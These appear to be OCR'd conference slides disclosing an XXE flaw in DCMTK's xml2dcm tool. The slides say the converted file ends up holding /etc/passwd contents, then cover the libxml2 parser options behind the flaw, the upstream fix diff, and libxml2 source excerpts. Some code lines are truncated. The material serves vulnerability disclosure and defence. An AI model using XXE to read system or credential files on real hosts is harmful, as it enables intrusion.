
Converted file will contain */etc/passwd* contents



Converting result

DCMTK: XXE

Vendor said that this payload does not work on his machine hence xm2dcm utility doesn't have the XXE injection



DCMTK: XXE

- xml2dcm utility uses libxml2 for reading xml

libxml2

The Enum xmlParserOption should not have the following options defined:

- `XML_PARSE_NOENT` : Expands entities and substitutes them with replacement text
- `XML_PARSE_DTDLOAD` : Load the external DTD

Note:

Per: According to this post, starting with libxml2 version 2.9, XXE has been disabled by default as committed by the following patch.

OWASP XXE prevention cheat sheet

DCMTK: XXE

Search for the usage of the following APIs to ensure there is no `XML_PARSE_NOENT` and `XML_PARSE_DTDLOAD` defined in the parameters:

- `xmlCtxtReadDoc`
- `xmlCtxtReadFd`
- `xmlCtxtReadFile`
- `xmlCtxtReadIO`
- `xmlCtxtReadMemory`
- `xmlCtxtUseOptions`
- `xmlParseInNodeContext`
- `xmlReadDoc`
- `xmlReadFd`
- `xmlReadFile`
- `xmlReadIO`
- `xmlReadMemory`

OWASP XXE prevention cheat sheet

DCMTK: XXE

DCMTK indeed doesn’t use these options for XML reading. We continued researching this problem.

DCMTK: XXE

```
diff --git a/dcmdata/apps/xml2dcm.cc b/dcmdata/apps/xml2dcm.cc
index f548ab0..6392fb9 100644 (file)
--- a/dcmdata/apps/xml2dcm.cc
+++ b/dcmdata/apps/xml2dcm.cc
@@ -933,10 +933,11 @@ int main(int argc, char *argv[])
     OFString tmpErrorString;
     /* initialize the XML library (only required for MT-safety) */
     xmlInitParser();
-    /* substitute default entities (XML mnenonics) */
-    xmlSubstituteEntitiesDefault(1);
+    /* do not substitute entities (other than the standard ones) */
+    xmlSubstituteEntitiesDefault(0);
     /* add line number to debug messages */
```

Final fix

DCMTK: XXE

```
int
xmlSubstituteEntitiesDefault(int val) {
    int old = xmlSubstituteEntitiesDefaultValue;

    xmlSubstituteEntitiesDefaultValue = val;
    return(old);
}
```

libxml2/parserInternals.c

DCMTK: XXE

xmlSubstituteEntitiesDefaultValue is used by parser initialization

```
1712        ctxt->replaceEntities = xmlSubstituteEntitiesDefaultValue;
1713        ctxt->record_info = 0;
1714        ctxt->nbChars = 0;
1715        ctxt->checkIndex = 0;
```

libxml2/parserInternals.c (v2.9.1)

DCMTK: XXE

xmlSubstituteEntitiesDefaultValue

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1712        ctxt->replaceEntitie
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libxml2/parserInt

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DCMTK: XXE

xmlSubstituteEntitiesDefaultValue is used by parser initialization

```
1721    ctxt->replaceEntities = xmlSubstituteEntitiesDefaultValue;
1722    if (ctxt->replaceEntities) {
1723        ctxt->options |= XML_PARSE_NOENT;
1724    }
1725    ctxt->record_info = 0;
1726    ctxt->nbChars = 0;
1727    ctxt->checkIndex = 0;
```

?

libxml2/parserInternals.c (v2.9.2)

DCMTK: XXE

xmlSubstituteEntitiesDefault

```
1721        ctxt->replaceEn
1722        if (ctxt->repla
1723            ctxt->optio
1724        }
1725        ctxt->record_in
1726        ctxt->nbChars =
1727        ctxt->checkInde
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OWASP XXE prevention cheat sheet

DCMTK: XXE

Neither me nor vendor understood how it works

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THANKS FOR ATTENTION

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